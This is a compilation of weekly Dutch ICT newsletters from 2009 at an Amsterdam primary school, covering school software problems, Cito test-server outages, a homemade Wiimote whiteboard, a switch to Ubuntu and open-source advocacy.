Vorige week waren opeens van de groepen 3 t/m 6a alle leerlingen uit het administratie gedeelte verdwenen. 6b, 7 en 8 waren nog compleet. De systeembeheerder heeft contact gezocht met Bekadidakt. Volgende week meer. Als een leerkracht er toch mee wil werken: Ctrl+L en je komt in het leerkrachtendeel. Klik op administratie en voeg bij 'leerlingen' even zelf een leerling in.  
TIP: als je midden in het leerlingprogramma eruit wil en het lukt niet: ook Ctrl+L en daarna gewoon afsluiten.

#### **CITO !@#\$\$%^ WEER!**

We kregen deze mail van CITO:  
*Tot onze spijt zijn er vandaag (3 februari 2009) problemen geweest bij de afname van de Digitale Eindtoets en de Niveautoets. De server van Cito was tijdelijk overbelast. Wij vinden dit heel vervelend voor u en uw leerlingen.*  
De server overbelast??? Onze monden vielen open van verbazing. Wisten ze dan niet dat duizenden kindertjes klaar zaten om de server te voeden met hun zorgvuldig bedachte antwoorden op vragen waar ze lang en zweterig over hadden nagedacht? Wisten ze niet dat duizenden kindertjes tegelijk op [Verder] zouden klikken? Volgens ons wisten ze dat tot op één leerling nauwkeurig. Het zal wel niet getest zijn. Cito is gewoon niet in staat een dergelijk project te managen. Ze bevinden zich in goed gezelschap van OV-chipkaart en Elektronisch Patiënten Dossier en stemmachines.  
Laten we er lering uit trekken in verband met het samengaan van ESIS en CITO.  
En laten we leren van Ross Anderson: Grootchaligheid, functionaliteit en veiligheid gaan niet gedrieën door één deur. Volgende week iets meer over zijn boek "Security Engineering": een onverbidelijke page turner.

We hebben nog geen reactie op onze mail aan CITO ([zie BIC 2009-week 4](#)).

#### **AWBR ICT GESPREKKEN**

Drukke week met bezoek aan de scholen Narcis Querido, Meidoorn, Westerpark en Bos en Lommer. Het blijft interessant om te zien hoe ze 'het' doen.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **BEELDSCHERMEN**

Alle oude CRT monitoren zijn verwisseld voor TFT beeldschermen. De CRT's beginnen aan hun derde leven. OBS Corantijn en KBS Barbara hebben de meeste meegenomen. Daarna kwamen de leerlingen aan de beurt en daar weer na de ouders.

Goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 7 - 2009 (13 februari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?****DIGITAAL INTERACTIEF WHITEBOARD: BREAKING NEWS!!**

De OBS Corantijn en Joop Weaterweel (beiden AWBR) zijn enthousiast over het [Wiimote digitaal interactief whiteboard \(€ 99,95!\)](#) van de OBS Rosa Boekdrukker. Beide scholen willen twee whiteborden. Na de zomervakantie zouden ze moeten werken.

Dit is goed nieuws en reden om dit project wat te gaan opschalen naar een groter omvang. Wie hebben zin om ook actief mee te werken en daarmee zulke borden je school in te halen? Door samenwerking kunnen we ontwikkellingskosten sparen. Zie ook:

<http://strict.nu/index.php?section=3&category=&page=33>

Moge het laatste plaatje je inspireren.

**IK MIK LORELAND**

In 2007 deden we mee aan een discussie op het forum van [kennisnet](#). Het ging over het tv programma Ik Mik Loreland.

Nog steeds komen er mailtjes binnen naar aanleiding van die discussie. Of we de dvd willen kopiëren.

Dat doen we niet. We sturen de [link](#) van de webwinkel van de school tv.

**SPELLING OPROEP!!**

Welk remediërend spelling programma is geschikt voor een leerling uit groep 4? Wij gebruiken zelf 'spelspoor'. Leerlingen moeten daarin oefenen met de leseenheid die volgende week aan de orde is (preteaching). Maar bij een leerling uit groep 4 is dat niet voldoende. Wie weet raad?

**STUDIEDAG AWBR**

Alle 17 scholen in Amsterdam West Binnen de Ring waren deze week op woensdag gesloten. Er was een studiedag met als thema "passend onderwijs". ICT speelt daarbij alleen een ondersteunende rol in de vorm van een Weblog (soort dagboek op het internet). Een aantal leerkrachten maakt zich op de weblog ernstig zorgen over de besteding van de gelden die bedoeld zijn voor kinderen die speciale zorg behoeven. In juni kwamen zij al in het nieuws met [een artikel in het Onderwijsblad](#). In dat artikel wordt ook verwezen naar dat [weblog](#). Ga naar de weblog en klik daarna op het plaatje van de tekst: "Dit pijlen overzicht probeert inzicht te geven, hoeveel geld er blijft hangen tussen [OCW](#) en het kind in de klas, hoeveel mensen iets "willen" van die onderwijzer en met hoeveel regelingen zij te maken hebben."

**AWBR ICT GESPREKKEN**

Deze week de Spaarndammer en de Corantijn de kleinste scholen van ons bestuur [AWBR](#). We vorderen al aardig met onze bezoeken.

**DIGITALE NIEUWSBRIEVEN**

[Huisje Boompje Beestje](#). Wat eten zij? (vleeseters)

[VIVES](#). Informatie over de nieuwe jeugdkrakercompetitie:

Vanaf 27 februari 2009 gaat de Nationale Jeugdkrakercompetitie weer van start. Duizenden leerlingen van groepen 8 gaan in teamverband op internet op zoek naar de antwoorden op de [hersens]krakers uit de competitie. Aan de editie 2008 deden ruim 400 scholen mee. De wedstrijd is een initiatief van de Vereniging van Openbare Bibliotheken en wordt georganiseerd in samenwerking met Schoolbieb.

De [nieuwsbrief van Teleblik](#) meldt een [nieuwe site](#):

ED\*IT gelanceerd op de NOT: "Op de NOT beurs is onder grote belangstelling het nieuwe online onderwijsplatform ED\*IT van de makers van Teleblik gelanceerd. Driehonderd leerkrachten hebben zich al aangemeld om vanaf mei ED\*IT te testen".

**ONDERWIJS SERVICE GROEP en OPEN OFFICE ORG**

We hadden een prettig gesprek met Henk van de OSG. Ze zijn bezig met aanpassingen waardoor je Excel bestanden ook in OOo kunt lezen en bewerken. Voor de eenvoudige bestanden kan 't al, aan de ingewikkelde bestanden zoals begrotingen wordt gewerkt. Wij boden aan om te testen en dat aanbod werd in dank aanvaard. We houden jullie op de hoogte.

Dat 't OSG zo actief meewerkt is belangrijk, niet alleen voor betere informatie-uitwisseling en digitale duurzaamheid, maar het geeft ze een voorsprong op de concurrentie.

#### **VIRUS ALERT NIEUWSBRIEF**

Altijd leuk om eens iets te leren over virussen, hoaxen en spam. Neem een kijkje in de [laatste nieuwsbrief](#).

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **STROOMSTORING**

In 't weekend hadden we een stroomstoring. Server uitgevallen. Dat was snel verholpen. Maar de draagbare telefoons deden het niet meer.. Eén van de zenders moest gereset worden, waardoor de telefoons weer werkten.

#### **CRT >TFT**

Alle oude beeldschermen zijn overal vervangen door platte-, op één na. Dirk gebruikt nog een oud scherm. Reden: voor hem prettiger beeld. Laat de beeldschermen niet in de slaapstand staan, als je naar huis gaat. Dat kost onnodig stroom!

#### **OVERGANG NAAR XP**

Deze week is de overgang van W98SE naar XP voltooid. Een kostbare, ingrijpende en zinloze exercitie, ons opgedrongen door educatieve uitgeverij en ander 'the latest and the greatest' volk. Hier schiet ons een citaat van Pirsig door 't hoofd:

*'Wat is nieuw?' is een interessante en ver om zich heen grijpende eeuwige vraag, maar wel één die als hij als enige wordt nagestreefd slechts een eindeloze stoet van onbeduidende zaken en modegrillen oplevert, het slib van morgen. Ik zou me in plaats daarvan liever bezighouden met de vraag: 'Wat is het best?' een vraag die eerder in de diepte snijdt dan in de breedte, een vraag waarbij de antwoorden het slib mee stroomafwaarts lijken te voeren.*

(R.M. Pirsig: 'Zen en de kunst van het motoronderhoud', Uitgeverij Contact, Amsterdam, 1976, p. 15)

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 8 - 2009 (20 februari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**KARIN IS OM!**

Ze heeft Windows van haar laptop afgegooid en is overgestapt op Linux.

Karin: "Het was hartstikke eenvoudig. En nu doet het draadloos netwerk 't ook. Dat was onder XP niet aan de praat te krijgen. En m'n scanner, USB disk en printer werkten ook meteen."

Steeds meer mensen stappen over op Linux. Ze gebruiken dan de versie van [Ubuntu](#).

**VOORJAARSVAKANTIEPRIJSVRAAG ZIE ONDER**

**FILM KIKKERDRIL**

Bij deze film is een [website](#). Uitgeverij Malmberg kwam met een speciale nieuwsbrief met [lessuggesties](#) bij de film. Gaat heel Nederland erheen?

**EDUCAT**

Er kwam deze week een brief van Educat met de nieuwe licentiecode en de melding dat update 12.0 er is. Wij hebben nog steeds versie 10.3, omdat wij in de bibliotheek onze boeken nog niet willen omzetten naar de nieuwe AVI niveaus. Daar hebben we geen tijd voor.

Heeft iemand al ervaring met die nieuwe AVI-indeling en Educat? Waarvoor zou het nodig zijn om die update uit te voeren?

**SITE@SCHOOL WORKSHOP**

We gaven een korte workshop voor scholen van St. KBA-NW WEST. De cursisten (leerkrachten, ouders, directie) waren zeer enthousiast over de mogelijkheden van [Site@School](#). De betaling van de cursus vindt plaats door een financiële donatie aan het Site@School project.

**VOORJAARSPRIJSVRAAG**

Stel, je ben de beste computerprogrammeur ter wereld. De duivel vraagt jou om computerprogramma's te maken. Vraag: welke programma's zou jij voor de duivel op zijn/haar computer zetten?

Stuur je inzending in per mail. We zullen 'm publiceren. Voor de beste (of is het de slechtste?) inzending ligt een leuke prijsje klaar. Over de uitslag kan slechts met de duivel worden gecorrespondeerd.

Groet en een goede vakantie. Volgende week geen BIC,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 10 - 2009 (6 maart)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**NIEUW! WEKELIJKS DE AVONTUREN VAN KARIN EN UBUNTU.**

Ze gooide Windows XP van haar laptop af en zette er het betere alternatief op.

**Open Office versie 3.0**

Ongelofelijk! Een tekst gemaakt met Word 2007 (docx) wordt gewoon geopend met Open Office, dat doet Word 97/2003 niet zomaar.

Ook nog: in Ubuntu ziet Open Office er erg mooi uit. De pictogrammen hebben kleurtjes. Er is alweer een [versie 3.0.1](#) Helemaal gratis en voor niets.

**Ubuntu**

Na een paar weken wordt het werken ermee steeds gemakkelijker. Als je een pdf opent, wordt er een programma gebruikt: 'document viewer'. Je kunt in dat programma de tekst gewoon kopiëren en plakken in je tekstverwerker door te selecteren met je muis.

**DIGITALE NIEUWSBRIEVEN MET SUGGESTIES**

[Klokhuis](#). Al jaren een leuk tv programma, ook ondersteund met een site.

**TOPTAAL** in de ROSA B

Nederlandse les voor ouders in de school. Dat zal plaatsvinden in het kenniscentrum. Er is nu een klein beginnetje gemaakt: er staan 5 computers, provisorisch aangesloten op het netwerk.

**BOA nieuwsbrief.**

Met 'columns' van [Pieter Roovers](#) en [Bert Hoek](#). We dachten bijzondere stukjes te vinden maar het is gewoon gewone info. Een column is:

column [kollum] de; v(m) -s regelmatige bijdrage aan een dagblad of tijdschrift met een bijzondere eigen inhoud. (van Dale).

Hoek en Roovers, vergast ons eens op een stukje met een bijzondere eigen inhoud in plaats van dit soort mystificaties.

**INFOTHEEK SCHEEPT ONZ AF**

We balen ontzettend van Infotheek. We hadden 20 werkstations bij Infotheek besteld voor het Kenniscentrum. Ze bleken leverbaar dus kregen we een offerte. Tekenden snel want haast, etc. Na een paar weken bellen ze op: we kunnen ze niet leveren. Na het tekenen van de offerte hadden we natuurlijk andere leveranciers afgebeld. We voelen ons zwaar genomen door Infotheek. Dit doet onze relatie met Infotheek niet goed.

**KENNISCENTRUM**

We zijn bezig COMPAQ D500 SFF bij elkaar te scharrelen en hebben er al 4. Wie heeft er meer?

**VOORJAARSPRIJSVRAAG**

We kregen diverse inzendingen op onze prijsvraag om de computer van de duivel te programmeren. Helaas waren de inzendingen anoniem. Valse bescheidenheid of schaamte? We weten het niet. Hier zijn de inzendingen. De lezers mogen stemmen welke de beste (slechtste?) is: - Het Internet helemaal door de war maken en de duivel weet nog hoe het werkt. - Toegang tot God's computer. - Economiën wereldwijd plat leggen. - Toegang krijgen tot de hemel - Zeker weten wie de slechte zielen zijn en daar toegang toe hebben.

De prijsvraag was geen geintje. Ross Andersons boek [Security Engineering](#)

<http://www.cl.cam.ac.uk/~rja14/book.html> begint ermee. Hij stelt, kort samengevat, dat bovenstaande inzendingen ongeveer datgene is wat 'slechterikken' met onze computers willen. Het boek is een aanrader. Al was het alleen maar omdat in het onderwijs voor het merendeel vrouwen werken en voor ongeveer de helft door meisjes bevolkt wordt. Wordt vervolgd.

**DIGITAAL INTERACTIEF WHITEBOARD**

We kregen de eerste pen binnen uit Amerika van [Penteractive.us](#). We werden prettig geholpen en de pen lijkt prima. We komen er op terug. Eveline was zeer enthousiast. We hoeven dus geen pennen meer te maken.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 11- 2009 (13 maart)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

PFFFFFF!!! Wat een week! De school gaf prioriteit aan andere zaken dan ICT. Dirk moet doorgaan aan z'n onderzoek en kon weinig opvangen. Korte BIC dus deze week.

**GEEN ONDERWIJSLINKS DEZE WEEK**

**KENNISCENTRUM**

Het kenniscentrum is nu werkend met 6 computers en een stokoud 10 (!) MHz hubje dat we nog hadden liggen. Het geheel staat op 3 tafels. We hopen dat er gauw echt werk geleverd gaat worden want dit is voor de cursisten Nederlands niet prettig werken en't ziet er niet uit!

**LERAAR24**

**Leraar 24** is van, voor en door leraren. Iedere leraar die dat wil kan meewerken of ideeën aandragen. Ze hadden van onze open ideeën gehoord en Teleac kwam video opnames maken van wat we zoal ontwikkeld hadden. **SiteAtSchool**, **ServerAtSchool**, **STRICT**, **Whiteboard** en onze ideeën over open standaarden, open source, open licenties en open lesmateriaal. Over een maand staat het filmpje online.

**ICT AWBR**

We moeten nog op twee scholen interviewen. De meeste andere verslagen hebben we geautoriseerd binnen. Tijd voor de volgende fase: analyse van de gegevens.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 14 - 2009 (3 april)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**KLOKHUISAGENDA**

Tip: kijk [welke onderwerpen](#) in Klokhuis aan de orde komen. Ze kunnen van pas komen bij natuur en techniek lessen.

**NIEUWSBRIEVEN**

[Huisje Boompje Beestje](#) in de sfeer van Pasen.

[Nieuws uit de Natuur](#). Een veilig nest.

**AWBR - vergadering werkgroep**

Deze week kwam de ICT werkgroep van ons schoolbestuur bijeen. Alle 17 scholen zijn bezocht en de meeste verslagen zijn klaar. We bespraken hoe we verder gaan. We zoeken een klaslokaal in Amsterdam waar we 5 dagen kunnen werken en onze flappen kunnen ophangen en waar een whiteboard is.

**COLUMN VIVES**

In het najaar verscheen in de VIVES een column van Jan Lepeltak over computers die in Afrika gratis worden verspreid, waardoor de mensen daar afhankelijk worden van de leverancier. Wij maakten contact met Jan en hij bezocht onze school. Nu schrijft hij [zijn column](#) over ons.

We kregen meteen een enthousiaste reactie van het Calvijn College in Goes op het digibord.

**TAK toets**

Een aantal leerlingen (kleuters) gaat de TAK-toets digitaal doen. Wie heeft daar ervaring mee? Graag tips en trucs. o.a. om de resultaten te printen!

**GEINTJE**

Een leerling uit groep 6 deed een test met de klas. Deze test is [hier](#) te vinden op [deze site](#). Daar staan nog andere testjes. 't Is wel Belgisch.

**IPON**

Woensdag 8 en donderdag 9 april 2009 is het weer zover. Na het grote succes van vorig jaar wordt op deze dagen [de tweede editie](#) van het grootse Onderwijs & ICT congres en vakbeurs gehouden. De ICT afdeling van de Rosa Boekdrukker heeft een flinke lijst van workshops die de moeite van het bezoeken waard zijn.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DIGITAAL INTERACTIEF WHITEBOARD**

We ontvingen een staal van 't materiaal dat je op je krijtbord kan plakken van <http://krijtbordupgraden.nl>. Dat ziet er zeer interessant uit. Volgende week gaan we 't bekijken. Het materiaal is al een jaar of 7 op de markt in Canada en sinds een maand of 3 in Nederland koopbaar. Wordt vervolgd. Kosten zo'n beetje EUR 100 de vierkante meter.

Niels (elektrotechnicus) is bezig met de Wii en heeft de testopstelling vrijwel in huis. PC, LCD etc. zijn onderweg. Binnenkort volgt de beamer die de Joop Westerweel ter beschikking stelt.

Dirk onderzoekt nog alternatieve Wii oplossingen. Het lijkt erop dat een paar doorbraken in prijs en technologie ophanden zijn. Wordt ook vervolgd.

**RIJMPJE**

Techniek is een vloek en een zegen.  
Brenge je vaak van de drup in de regen.  
'k Ben er niet voor en niet tegen,  
maar liever mee dan om verlegen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 14 - 2009 (9 april)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**VERSLAG BEZOEK IPON ZIE ONDER**

**HOOG BEZOEK**

Amsterdam is druk bezig met Open Standaarden en Open Source Software. We kregen één van de adviseurs voor het project Open.Amsterdam van de Concern Organisatie Afdeling Informatiebeleid, van de bestuursdienst, op bezoek. Ze hadden al eerder van onze projecten voor het basisonderwijs gehoord en wilden nu, voor een mogelijke subsidie, alles weten van Site@School, ServerAtSchool, STRICT en natuurlijk ons [digitale whiteboard](#).

**AMSTERDAM EN MICROSOFT**

We kregen van de adviseur ook het bericht dat de Gemeente haar raamcontract met Microsoft heeft opgezegd. Dat is goed nieuws. Niet alleen voor ons als burgers (bezuinigen), maar ook voor de ontwikkeling van ICT beleid; zowel schools-, bovenschools- als bovenbestuurlijk.. Bij de Dienst Wonen werken ze al met Linux werkplekken. Lees verder bij [Nederland Open in Verbinding](#). Een quotje van de Dienst Wonen: "[...]Zelfs de directeur en de adjunct-directeur werken met een volledig open werkplek, en ik heb ze er nog niet over horen klagen".

**VERSLAG IPON**

De beurs voor ICT in het onderwijs is in en commercieel succes zeiden de organisatoren. Gelukkig waren er ook een paar aardige lezingen waardoor het commercieel gedoe te harden was. Jammer dat de keynote speaker het belangrijkste over ICT in het onderwijs niet wist: open standaarden. OS hadden ze beter door bij [digilessenpo.nl](#). Deze stichting lijkt een uitstekend concept te hebben om digitale lessen te laten arrangeren door leerkrachten. We moeten dit initiatief zeker in de gaten houden.

Verder zagen we een bijzonder groen PC project ([www.n-computing.nl](#)) à EUR 250 per werkstation.

Geschikt voor Linux en Windows. Moeten we zeker nader bestuderen.

We woonden ook een lezing bij waarbij we wat mogelijkheden van het digibord zagen. Het blijft de vraag wat het bord nou echt toevoegt. Uit een dialogje:

Presentatrice: "De voordelen van het digibord zijn dus A, B, C, etc."

wij: "Voordat we iets besluiten willen we ook wel wat horen over de nadelen."

Zij: "Die zitten in jezelf". Zelden hebben wij zo'n fantastisch verkoopargument gehoord!

Er komt digibordonafhankelijke software die gemaakte lessen in [SCORM](#) opslaat. Dat is goed nieuws.

Tot slot een verkoper: "Je kunt beter voor het onderwijs werken dan erin". Zolang wij ons nog laten inpakken door inktkoelies (een nieuwe variant op een oud woord), hulpeloze helpdesken, onhandige handleidingen en SLA's met teveel azijn heeft deze verkoper wat ons betreft gelijk.

**MEDIAWIJSHEID**

Vandaag kregen de leerkrachten op onze school tijdens een studiedag een kijkje in de wereld van mediawijsheid. Ze zagen o.a. hoe filmpjes op onze school genomen op YouTube staan en hoe een leerlinge uit groep 8 zich op Hyves presenteert. Ze schrokken, dat een meisje van 12 jaar op Hyves zich blijkbaar aanbiedt als een meisje van 16 jaar, inclusief bijbehorend decolleté.

In de beleidsvoornemens voor de komende jaren is nu opgenomen, dat we in de plannen ook aandacht voor de nieuwe media zullen opnemen.

Groet en een zalich Pasen,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 8 - week 14 - 2009 (16 april)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**WISEON**

Het is gelukt om alle groepen te 'plannen'. Behalve groep 7. Dat wordt weer de helpdesk bellen. Of zijn er scholen die er handig in zijn? Vertel het ons alsjeblieft hoe je een groep die vorig jaar de toets heeft gedaan opnieuw kunt plannen. Bij de overige groepen lukte het wel, maar bij groep 7 niet.

**CITO LVS**

Vorige week op de IPON ([zie BIC week 15](#)) woonden we een workshop bij van het CITO LVS. Daar werd aangekondigd, dat er steeds meer digitale toetsen komen en dat daarom de opzet van de database wordt aangepast. Dat betekent, dat elke toets, niet meer apart de leerlinggegevens heeft, maar dat alle leerlinggegevens apart in één database staan. Nu moet je steeds de gegevens im/exporteren. Dat is lastig. Wat voor ons steeds het geval is bij VISEON.

**ZWIJSEN VEILIG LEREN LEZEN NIEUWSBRIEF**

Weer vol informatie o.a.: moederdagtip, feestneus, dyslexie herkennen, museum en een lentekleurplaat.

**NIEUWE KLEUTERGROEP**

Gegevens van kleuters moeten verhuizen op verschillende plekken, server, verschillende programma's. Zeer tijdrovende, domme klus.

**Bereslim**

Wij houden steeds de website van Leraar24 in de gaten, omdat ons filmpje over Open Source en Open Standaarden daar binnenkort op verschijnt.

Daar viel weer eens de aandacht op digitale boeken:

<http://www.leraar24.nl/thema/dossier/212,398/digitale-boeken>

En vandaar doorgesurft naar de website van [www.bereslim.nl](http://www.bereslim.nl)

De onderbouw gaat zich volgende week tijdens een vergadering erover buigen. Een schoolabonnement kost 295 euro per jaar.

**HNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TEC**

**SITE@SCHOOL**

Vorige week schreven we over Open.Amsterdam, OS en OSS. We kregen het subsidievoorstel van de gemeente binnen. Dat zag er zeer positief uit. Wordt vervolgd.

**ONVERBIDDELIJKE BESTSELLER EN PAGETURNER**

Het boek 'Open Source software en standaarden' van Jo Lahaye is het boek voor ICT-ers werkzaam in het onderwijs. De geschiedenis wordt beschreven, maar ook business- en selectiemodellen voor open- en gesloten software. Er zijn hoofdstukken over standaarden, licentievormen, over de politieke- maatschappelijke - en filosofische aspecten en meer. Wat opvalt is hoever OS en OSS al zijn doorgedrongen én hoe bepaalde aspecten ervan onontkoombaar zijn voor het onderwijs. Flexibiliteit, continuïteit en interoperabiliteit EISEN het toepassen van open standaarden. Het is aan ICT professionals om hun organisaties te behoeden voor vendor lock-in situaties. Ja, dat geldt ook voor ICT coördinatoren!

Titel: Open Source software en standaarden

Auteur: Jo Lahanye (redactie)

Uitgever: Pearson Education <http://pearsoneducation/lahaye/>

ISBN:

**OBS DE BURGHT VOOR DIGIBORD**

We kregen bezoek van Ingmar die zich liet voorlichten over het bord. De demo mislukte omdat de Wii stuk was. Dirk had er blijkbaar teveel aan gesoldeerd. We konden gelukkig meteen upgraden en de nieuwe ontdekkingen meenemen. Er hoeft nu helemaal niet meer aan de Wii gesoldeerd te worden. Je kunt 'm zo bij Inertoys halen en gebruiken. Deze aanpassing maakt de bediening door de leerkracht nog eenvoudiger.

We zijn er nog niet klaar mee, want de bediening kan NOG eenvoudiger.

De chips zijn ervoor besteld.

**MEER DIGIBORD NIEUWS**

De eerste partij chips voor de aansturing van de Wii is besteld. We kunnen nu een aantal digiborden bouwen. Wie heeft belangstelling?

**GAS IN DE KLAS**

We kregen bezoek van de PTT die zegt deze week de laatste aansluiting te komen lassen. Inderdaad kwamen donderdag 2 heren die de kabels uit de straat visten en 'm aansloten op het kastje in de meterkast. Nu moeten de glasvezels nog door de 'rietjes' geblazen worden en aan de glasvezels in het kastje gelast worden. Dan is de hardware klaar op een modem na.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 8 - week 17 - 2009 (23 april)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**VIDEOCLIPS OP LERAAR24**

Wij werkten mee aan een programma over open standaarden en open source in het onderwijs. De website van Leraar24 heeft nu de volgende 'clips':

<http://www.leraar24.nl/video/details/24.397/open-source-in-de-praktijk>

<http://www.leraar24.nl/video/details/24.423/open-source-en-beleid>

In de eerste gaat 't over 't Barlaeus gymnasium en onze school, in de tweede gaat 't meer over 't beleid en het onderwijs. Beide zeer de moeite van het bekijken waard. Wat opvalt is dat er nog veel meer gebeurt dan we dachten. In bedrijven, bij overheden en op 't gebied van aanbestedingen gaat 't goed met OS en OSS.

**DIGITALE NIEUWSBRIEVEN**

Huisje Boompje Beestje o.a. [Koninginnedag](#).

kidsweek 17 april. Allerlei filmpjes bijvoorbeeld over een [schildpad](#)

[CPS](#) over onderwijsontwikkeling en advies. Taalpilot en rekenadviezen en ga zo maar door.

[Beeldbank](#) nieuws. Neem er je voordeel van!

**CONGRES MEDIAWIJSHEID EDE**

Afgelopen woensdag was het eerste mediawijsheid congres. Tijdens het congres werd een prijs uitgereikt. Eerste Media & Maatschappij prijs voor YouTube hit Oh Meisje. De clip kunt u zien via deze link:

[http://www.youtube.com/watch?v=Zm-MldFXV\\_4](http://www.youtube.com/watch?v=Zm-MldFXV_4)

De hele zaal zong mee.

Esther Groenberg schreef en zingt een lied over meisjes die teveel bezig zijn met 'mooi zijn' en vergeten van het leven te genieten.

Ook werd er aandacht besteed aan [Consuwijzer](#).

ConsuWijzer is het loket van de overheid voor consumenten. Praktisch advies van de overheid over onze rechten als consument. Je kunt er klachten indienen. Gegronde overtredingen worden door hen beboet. Voorbeeld: een kind denkt dat het gratis een ringtone kan krijgen bij het invoeren van zijn msn account en wachtwoord. De hele contactlijst van het kind wordt daarna aangeschreven door de aanbieder. De ringtone aanbieder heeft een boete gekregen.

**CITO**

We ontvangen geen berichten van updates van programma's van Cito. "Dan moet je ons krantje maar lezen" zei de helpdesk en vervolgde "We hebben geen zin om iedere keer 5000 mails te versturen voor elk programma dat we hebben". Karin: "Daar heb je toch automatisering voor? Met één druk op de knop heb je ze verstuurd". Waarop hij antwoordde: "Ja, maar dan gaan de scholen klagen dat ze teveel mailtjes van ons krijgen." Kortom, voor elke suggestie is een smoes om iets NIET te doen. Gelukkig kregen we een email adres zodat we onze klacht aan de directie van CITO wéér kunnen versturen.; we kregen nog steeds geen bericht van ze over onze vorige klacht. Dat Cito lijkt een arrogant clubje.

**DIGITAAL LESMATERIAAL**

Doe mee: Inventarisatie digitaal lesmateriaal PO

[[Afbeelding niet meer online beschikbaar: http://e-zine.kennisnet.nl/art\\_img/3\\_10393\\_digimateriaal2.jpg](#)]

<http://www.kpcgroep.nl/digitaalleermateriaal>

Binnen het programma [stimuleren gebruik digitaal leermateriaal](#) is een inventarisatie gestart naar digitaal leermateriaal in het PO. Het doel van deze inventarisatie is inzicht krijgen in het beschikbare aanbod van digitaal leermateriaal en in het gebruik daarvan.

De resultaten worden gepubliceerd, voorzien van een aanvullende set van gegevens om hergebruik te stimuleren. Bent u leerkracht en maakt u gebruik van digitaal leermateriaal, al dan niet door u zelf ontwikkeld? Vul de vragenlijst in en werk zo mee aan een vrij toegankelijk overzicht van digitaal lesmateriaal. De vragenlijst is [hier](#) online beschikbaar.

De resultaten zullen worden gepubliceerd via [digitaalleermateriaal.kennisnet.nl](http://digitaalleermateriaal.kennisnet.nl) (bron: nieuwsbrief Kennisnet)

## **HNIIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TEC**

### **GAS BIJNA IN DE KLAS**

Deze week werden de glasvezels door de 'rietjes' (jargon voor pijpjes die in een pijp liggen, die weer in een dikke pijp ligt die in de grond ligt) geblazen. Daarna werden de glasvezels aangesloten op de glasvezelkabel in de school. De zaak werd nagemeten en niet in orde bevonden. Enkele verbindingen waren niet goed gelast en moesten over. We hebben 't weer goed kunnen volgen dankzij behulpzame en kennisrijke monteurs die graag e.e.a. wilden uitleggen. Eén zat al 18 jaar in de glasvezel.

Het aansluitpunt op de ring ligt 418 meter van de school vandaan op de hoek van de Mercatorstraat en de Jan van Galenstraat. Die afstand is een single point of failure omdat daar geen ring is. De monteur raadde ons aan om vooral je gratis ADSL XS4ALL aansluiting te behouden vanwege redundantie en storingen. Weet dat je met een simpele router zonder gedoe van zowel duur gas als gratis koper gebruik kunt blijven maken. We zijn benieuwd of het BOA Ontzorg traject dat ook weet en zegt. Dirk kon er niks over vinden, maar ja, die kijkt niet goed.

### **DIGIBOARD**

